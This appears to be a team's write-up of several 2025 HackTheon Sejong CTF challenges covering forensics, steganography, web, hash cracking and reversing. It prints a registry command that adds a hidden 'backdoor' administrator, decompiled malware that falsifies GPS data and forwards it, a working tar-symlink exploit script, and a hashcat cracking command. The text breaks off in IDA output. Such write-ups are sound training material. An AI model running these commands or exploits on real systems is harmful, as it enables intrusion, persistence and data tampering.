


2025 HACKTHEON SEJONG

팀 이름 Team Name	thePsychoholic
문제 이름 Question	Shadow of the System

```
(kali㉿kali)-[~/Desktop/RegRipper3.0-master/RegRipper3.0-master]
$ for plugin in $(ls plugins | grep '\.pl$' | sed 's/\.pl$//'); do perl rip.pl -r ../SYSTEM -p $plugin >> SYSTEM_full_output.txt 2>/dev/null; done

(kali㉿kali)-[~/Desktop/RegRipper3.0-master/RegRipper3.0-master]
$
```

First I use RegRipper3.0 from <https://github.com/keydet89/RegRipper3.0> to analyze the file SYSTEM and save it to a text file name SYSTEM_full_output.txt.



In the text file, I tried searching for keywords like services, cmd.exe and powershell.exe.

```
4632 Value Name: ImagePath
4633 Value: c:\windows\system32\cmd.exe /c powershell.exe -exec bypass -windowstyle hidden -command "ping -n 5 127.0.0.1 > nul; net user /add backdoor p@ss123!; net localgroup administrators backdoor /add; echo '{8yp455_u4c_g37_5y5t3m}' > c:\temp\success.log"
4635
4636 findexes v.20200525
4637 (All) Scans a hive file looking for binary value data that contains MZ
4638
4639 Key: ControlSet001\Control\{7746D80F-97E0-4E26-9543-26B41FC22F79}\{A25AE4F2-1B96-4CED-8007-AA30E9B1A218} LastWrite time: 2025-03-31 01:37:41Z
4640 Value: 0CB2523225D411478CC5B2F53C830B76 Length: 8536 bytes
4641
4642 Number of values w/ binary data types: 9107
4643 Number of values w/ MZ in binary data: 1
4644 gpohist v.
4645 (Software) collects custom/user GPO history

x powershell.exe [up/down] Match case Match whole word Regular expression 7 of 16 matches
```

Finally I found the flag: FLAG{8yp455_u4c_g37_5y5t3m}

2025 HACKTHEON SEJONG


팀 이름 Team Name	thePsychoholic
문제 이름 Question	Watch

I use <https://github.com/ANSSI-FR/bmc-tools> to extract and reconstruct RDP cache images. After downloading the folder from github, I ran this command to extract the images.

```
(kali㉿kali)-[~/Desktop/bmc-tools-master]
$ python3 bmc-tools.py -s ../rdp -d output_folder -b

[++] Processing a directory ...
[++] Processing a file: '../rdp/rdp/Cache0000.bin'.
[==] 1937 tiles successfully extracted in the end.
[==] Successfully exported 1937 files.
[==] Successfully exported collage file.
[++] Processing a file: '../rdp/rdp/bcache24.bmc'.
[!!!] Unable to retrieve file contents; aborting.
```

After scrolling through the images, I found the notepad and the flag inside it:



FLAG{s0m3on3_1s_w4tch1n9_my_pc}

팀 이름 Team Name	thePsychoholic
문 제 이 름 Question	Hidden Message

I found that there is another png file in b1,rgb,lsb,xy when I carry out zsteg.

```
(kali@kali)~[/Desktop]
$ zsteg Hidden\ message.png
imagedata                .. file: VAX-order 68K Blit (standalone) executable
b1,rgb,lsb,xy             .. file: PNG image data, 650 x 525, 8-bit/color RGBA, non-interlaced
b1,bgr,msb,xy            .. file: OpenPGP Secret Key
b1,rgba,lsb,xy           .. file: OpenPGP Secret Key
b1,abgr,lsb,xy           .. file: OpenPGP Public Key
b2,r,msb,xy              .. text: "@Q#TDEwUUUw"
b2,g,msb,xy              .. text: "((((\"WUWUuc"
b2,b,lsb,xy              .. text: ".\"\\\"r$(\"\""
b2,bgr,msb,xy            .. text: "]]UUUUUUu_]_"
b2,rgba,lsb,xy           .. text: "{k+o#####"
b2,abgr,msb,xy           .. text: "WWWWWWWW_ "
b3,g,lsb,xy              .. text: "J5\M%$J]"
b3,abgr,msb,xy           .. text: "wt%Vvew~{wx"
b4,r,lsb,xy              .. text: "vgfgFvwfeTTDDDBEDg"
b4,r,msb,xy              .. text: "\"\\\"\\\"\\\"\\\"\\\"**"
b4,g,lsb,xy              .. text: "ffffDDDuvffx"
b4,g,msb,xy              .. text: "&f&\"\\\"\\\"\\\"$"
b4,b,lsb,xy              .. text: "gffvffftDDDDUDBeFd\"$d\"6vdDDT5DDTDDDDUDEUTDDBBf"
b4,b,msb,xy              .. text: "ffnff.\"\\\"\\\"\\\"\"
b4,rgb,lsb,xy            .. text: "hevVdfVtdFdDdDDDDDDUEEDTGbg"
b4,rgb,msb,xy            .. text: "nj&fj.&b\"&b\"&\"\\\"\\\"\\\"\\\"\\\"\"
b4,bgr,lsb,xy            .. text: "hfufVdvTdFdDdDDDDDDTEEDTGbgf"
b4,bgr,msb,xy            .. text: "fj&n*&b\"&b\"&\"\\\"\\\"\\\"\\\"\\\"*"
b4,rgba,lsb,xy           .. text: "yohoyoxoh"
b4,abgr,msb,xy           .. text: "/&/&/&/&/&/\"/\"/\"/\"/"
```

So I tried to extract the .png file out using the command:

```
(kali㉿kali)-[~/Desktop]
$ zsteg -E b1,rgb,lsb,xy Hidden\ message.png > hidden_output.png
```

Here's the flag:


```
FLAG{
St3gan0graphy
_15_Eazy~~!!}
```

FLAG{St3gan09raphy_15_Eazy~~!!}


2025 HACKTHEON SEJONG

팀 이름 Team Name	thePsychoholic
문 제 이 름 Question	Nothing Is Essential

I am given a .ad1 image file so I decided to open it up in FTK Imager to analyze it. After analyzing all the folders, only the AppData folder consists important data so I dig further into it. I found a message in Notepad++:



I initially suspected the file might contain the meeting date, but it only revealed a time fragment ending at "5:??". This led me to explore other text-based applications. While investigating the OneNote folder, I discovered two SQLite3 database files that seemed promising for storing meeting-related information, so I extracted both for further analysis.



I open the files in notepad and start searching for keywords like meeting, date, time and schedule. Finally when I search for the keyword **meet**, I found this message in **notes.sdk_b193c846-2e04-40da-a8ed-1628569cfbd9.db**:

2025 HACKTHEON SEJONG

```
cd3921b4fae c94dc6505d 7f2b9eeaf35 921b1b8a03z 426504cd8a 4409832a04 config Certifi notes x + - □ ×
File Edit View
d505-4d2e-8fa1-9e6aa89f8dea", "key": "", "type": "paragraph", "content": {"text": "Schedule appointment: Meetâ€™s doorstep
on 14 March 2025
", "inlineStyles": [{"id": "OutboundQueue", "items": [{"id": "e46ae081-361b-4e97-
createdAt": 1741758926000, "documentModifiedAt": 1741758926000, "media": [], "deletedMediaIds": [], "metadata": {"context": {"di
playName": "", "host": "unknown.exe", "hostIcon": "", "url": "X+':YOutboundQueue{"id": "OutboundQueue", "items": [{"id
": "fabb4ba4-f941-4fb7-9251-
fbfa285d09d9", "retryCount": 0, "priority": 15, "beingProcessed": true, "type": "@OUTBOUND_QUEUE:UPDATE_NOTE", "note": {"i
f9'>eOutboundQueue{"id": "OutboundQueue", "items": [{"id": "e46ae081-361b-4e97-
ada0-0b60bd42c7a9", "retryCount": 0, "priority": 15, "beingProcessed": true, "type": "@OUTBOUND_QUEUE:UPDATE_NOTE", "note": {"
id": "26078023-c8db-4941-b772-
b379fb73c7c5", "createdByApp": "OneNoteMemory", "document": {"type": "document", "content": [{"id": "46d3d76c-d83e-497c-
a3d8-55fd892f6a40", "key": "", "type": "paragraph", "content": {"text": "Schedule appointment: Meetâ€™s doorstep on 14
March 2025 at
17:40", "inlineStyles": [], "blockStyle": {"bullet": false, "textDirection": "ltr"}}, {"color": "Purple", "remoteId": "A
AKALgAAAAAHYQDEapmEc2byACqAC-EWg0AJtyts2HHqES3FF0c_adTkQAB0bb-
agAA", "changeKey": "CQAAABYAAAAm3K2zYceORLcUU5z5p10RAAE5sfNC", "serverShadowNote": {"id": "919cd24a-0649-4a6f-
be18-983aeacdc622", "createdByApp": "OneNoteMemory", "title": "Schedule appointment: Meetâ€™s doorstep on 14 March 2025 at
17:", "document": {"type": "document", "content": [{"id": "2ee2c611-46df-46f9-9ff3-3f297b8ebcd5", "key": "", "type": "p
aragraph", "content": {"text": "Schedule appointment: Meetâ€™s doorstep on 14 March 2025 at
17:", "inlineStyles": [], "blockStyle": {"bullet": false, "textDirection": "ltr"}}, {"color": "Purple", "deleted": false,
"created": 1741758926000, "documentModifiedAt": 1741758966244, "media": [], "deletedMediaIds": [], "metadata": {"context": {"
displayName": "", "host": "unknown.exe", "hostIcon": "", "url": "", "E", "OutboundQueue{"id": "OutboundQueue", "item
s": [{"id": "9ead44d5-eb1d-4aa1-b8b1-
ce88ae715ec", "retryCount": 0, "priority": 0, "beingProcessed": true, "type": "@OUTBOUND_QUEUE:FETCH_NOTES", "deltaTokens": {
"7Not7#I'OutboundQueue{"id": "OutboundQueue", "items": []}
K#H@m@locallyCreatedRemoteIds{"id": "@locallyCreatedRemoteIds", "ids": []}
Ln 28, Col 245 44 of 86,015 characters 100% Macintosh (CR) ANSI
```


FLAG{2025/03/14_17:40}

2025 HACKTHEON SEJONG


팀이름	thePsychoholic
문제제목	Forgotten Past

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)


At first, we navigated to the web application's page here's what we saw:



Interesting, we see there is a text mentioning **Robots**, which might be a hint to check out the **robots.txt** file




Now, we may navigate to the disallowed directory (**/old_site/**) to see if they are any juicy information



2025 HACKTHEON SEJONG

Bingo! There is a login page that we can try to authenticate to.



Username
Enter your username


Password
Enter your password

Login

Looking at the source code, the credentials are listed there.

```
1 <script>
2   function checkLogin(id, pw) {
3     if (id === "admin" && pw === "letmein123") {
4       window.location.href = "a6b49f3b955fef1ee136033a83382e6c.html";
5     } else {
6       alert("Invalid credentials. Please try again.");
7     }
8   }
9 </script>
10
11 <form method="post" onsubmit="event.preventDefault(); checkLogin(document.getElementById('username').value, document.getElementById('password').value);">
12   <div class="field">
13     <label class="label">Username</label>
14     <div class="control">
15       <input class="input" type="text" id="username" placeholder="Enter your username" required>
16     </div>
17   </div>
18   <div class="field">
19     <label class="label">Password</label>
20     <div class="control">
21       <input class="input" type="password" id="password" placeholder="Enter your password" required>
22     </div>
23   </div>
24   <div class="control">
25     <button type="submit" class="button is-primary">Login</button>
26   </div>
27
28 </form>
```

Use the credentials to login into the web application and retrieve the flag



Congratulations!


FLAG{d0n'7_f0rg37_7h3_0ld_r0807}

2025 HACKTHEON SEJONG

팀	이름	thePsychoholic
문제	이름	Cat
Team Name		
Question		

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

First and foremost, the hash type was identified using hash-identifier



```
(kali@kali) ~/Downloads
$ hash-identifier '27ac620a35d509f992edc3f06db3ec04c3610ae52f24f3cf13f29662eb4ef4f2'

#####
#                                     #
#  hash-identifier  v1.2             #
#  By Zion3R #                       #
#  www.blackpluit.com #             #
#  Root@blackpluit.com #            #
#####

Possible Hashs:
+ SHA-256
+ Haval-256

Least Possible Hashs:
+ GOST R 34.11-94
+ RIPEMD-256
+ SNEFRU-256
+ SHA-256(HMAC)
+ Haval-256(HMAC)
+ RIPEMD-256(HMAC)
+ SNEFRU-256(HMAC)
+ SHA-256(md5($pass))
+ SHA-256(sha1($pass))

HASH: "27ac620a35d509f992edc3f06db3ec04c3610ae52f24f3cf13f29662eb4ef4f2"
```

Then, we utilized hashcat along with the given pattern to crack the hash on my local machine (GPU accelerates the process so it is more efficient)

```
syar@LAPTOP-LMDE6ATS:~$ hashcat -m 1400 -a 3 -d 1 hash.txt '?l?d?l?l?l?d!?!d?d' --show
27ac620a35d509f992edc3f06db3ec04c3610ae52f24f3cf13f29662eb4ef4f2:h4ckm3!25
```


2025 HACKTHEON SEJONG

팀	이름	thePsychoholic
문제	이름	I Love Reversing
Team Name		
Question		

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

1. Run DiEC tools on **infect.exe**

```
trevorphilips A ~/Desktop/senjong-ctf/reversing/i-love-reversing
>> diec infect.exe
[!] Heuristic scan is disabled. Use '--heuristicscan' to enable
PE64
  Linker: Microsoft Linker(14.36.34436)
  Compiler: Microsoft Visual C/C++(19.36.34436)[C]
  Tool: Visual Studio(2022, v17.6)
  Packer: PyInstaller[modified]
```

From the output, the binary was compiled and packed with PyInstaller. In order to reverse engineer the binary, we have to utilize a tool to extract the contents of a PyInstaller generated executable file. The tool used is **pyinstxtractor** which is available in Github (<https://github.com/extremecoders-re/pyinstxtractor>)

2. Run pyinstxtractor with the binary

```
trevorphilips A ~/Desktop/senjong-ctf/reversing/i-love-reversing
>> python3 pyinstxtractor/pyinstxtractor.py infect.exe .
[+] Processing infect.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.12
[+] Length of package: 16050139 bytes
[+] Found 131 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: infect.pyc
[!] Warning: This script is running in a different Python version than the one used to build
the executable.
[!] Please run this script in Python 3.12 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: infect.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

After running it, there will be extracted pyc file used in the executable and collected in a directory named **infect.exe_extracted**. Within the directory, we can find out the **infect.pyc**. Next, we have to decompile the pyc to python source code file in order to understand the behavior.

3. Decompile infect.pyc with PyLingual

2025 HACKTHEON SEJONG

```
trevorphilips ~ /Desktop/senjong-ctf/reversing/i-love-reversing/infect.exe_extracted
>> ls
_asyncio.pyd          api-ms-win-crt-math-l1-1-0.dll
_bz2.pyd              api-ms-win-crt-process-l1-1-0.dll
_cffi_backend.cp312-win_amd64.pyd  api-ms-win-crt-runtime-l1-1-0.dll
_ctypes.pyd           api-ms-win-crt-stdio-l1-1-0.dll
_decimal.pyd          api-ms-win-crt-string-l1-1-0.dll
_hashlib.pyd          api-ms-win-crt-time-l1-1-0.dll
_lzma.pyd             api-ms-win-crt-utility-l1-1-0.dll
_multiprocessing.pyd  base_library.zip
_overlapped.pyd       certifi
_queue.pyd            charset_normalizer
_socket.pyd           cryptography
_ssl.pyd              cryptography-44.0.2.dist-info
_uuid.pyd             flask-3.1.0.dist-info
_wmi.pyd              infect.pyc
api-ms-win-core-console-l1-1-0.dll  itsdangerous-2.2.0.dist-info
api-ms-win-core-datetime-l1-1-0.dll libcrypto-3.dll
api-ms-win-core-debug-l1-1-0.dll    libffi-8.dll
api-ms-win-core-errorhandling-l1-1-0.dll  libssl-3.dll
api-ms-win-core-file-l1-1-0.dll       markupsafe
api-ms-win-core-file-l1-2-0.dll       MarkupSafe-3.0.2.dist-info
```

With using infected.pyc, we chunk it into PyLingual (Online Python Decompiler) to view the source code. It will then look like this upon successfully decompiled

```
PyLingual About Recently Viewed Help
Keybinding infect.pyc Python 3.12

Python Code - Decompilation Success

1 # Decompiled with PyLingual (https://pylingual.io)
2 # Internal filename: infect.py
3 # Bytecode version: 3.12.0rc2 (3531)
4 # Source timestamp: 1970-01-01 00:00:00 UTC (0)
5
6 import requests
7 from flask import Flask, request, jsonify
8 app = Flask(__name__)
9
10 def infect(location_data):
11     location_data['latitude'] += 2.593627
12     location_data['longitude'] += 2.593627
13     return location_data
14
15 @app.route('/location_data', methods=['POST'])
16 def location_data():
17     location_data = request.json
18     print('Received data from attack instruction PC:', location_data)
19     location_data = infect(location_data)
20     url = 'http://192.168.101.101:4653/location_data'
```

And here is the source code infect.py code:

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: infect.py
# Bytecode version: 3.12.0rc2 (3531)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

import requests
from flask import Flask, request, jsonify
app = Flask(__name__)
```

2025 HACKTHEON SEJONG

```
def infect(location_data):
    location_data["latitude"] += 2.593627
    location_data["longitude"] += 2.593627
    return location_data

@app.route('/location_data', methods=['POST'])
def location_data():
    location_data = request.json
    print('Received data from attack instruction PC:', location_data)
    location_data = infect(location_data)
    url = 'http://192.168.101.101:4653/location_data'
    response = requests.post(url, json=location_data)
    print('Response from ship node:', response.text)
    return jsonify({'message': 'Data forwarded to ship node successfully!'})
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=4653)
```

This python script serves as a malware web server which runs a flask web server that accepts POST request with JSON payloads. It infects the input data by adding 2.593627 to the GPS latitude and longitude values. Therefore, we got the flag which is **FLAG{2.593627}**

2025 HACKTHEON SEJONG

팀	이	름	thePsychoholic
문	제	이	름
Team Name			
Question			TAR

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

1. Understand the vulnerability in tar.py

From the source code file, it allows uploading a base64 tar file and extracts it without checking for symlinks. This allows for exploitation by creating a symlink in a tar file that points to the flag.

At the source code, we able to notice this section:

with tarfile.open(fileobj=tar_bytes, mode='r') as tar: tar.extractall(path=extract_dir_path)


The tar.extractall is vulnerable as did not perform any validation and blindly trust the paths in the tar file

2. Create a tar file and encoded it

```
import tarfile
import base64
import os
os.symlink('/flag', 'flag_link')
with tarfile.open('exploit.tar', 'w') as tar:
    tar.add('flag_link')
with open('exploit.tar', 'rb') as f:
    encoded = base64.b64encode(f.read()).decode()
print(encoded)
```

Running this script able to exploit the vulnerabilty to the /flag symlink

3. Paste the payload to the challenge netcat session



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1 files have been successfully extracted.

File List:
[0] Exit
[1] flag_link

Enter the number of the file to read (0 to exit): 1

File: flag_link
-----
FLAG{53f81c237b8466628a65ed9a0999aff8}
-----

File List:
[0] Exit
[1] flag_link

Enter the number of the file to read (0 to exit):
FLAG{53f81c237b8466628a65ed9a0999aff8}
```

팀	이름	thePsychoholic
문제	이름	Barcode

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

1. Static analysis the binary with IDA

```

IDA View-A
Pseudocode-A
Hex View-1
Local Types
Imports
Exports

IDA View-A
text:000000000001B80 dest = qword ptr -48h
text:000000000001B80 var_38 = qword ptr -38h
text:000000000001B80
text:000000000001B80 ; __unwind { // __gxx_personality_v0
text:000000000001B80 push rbp
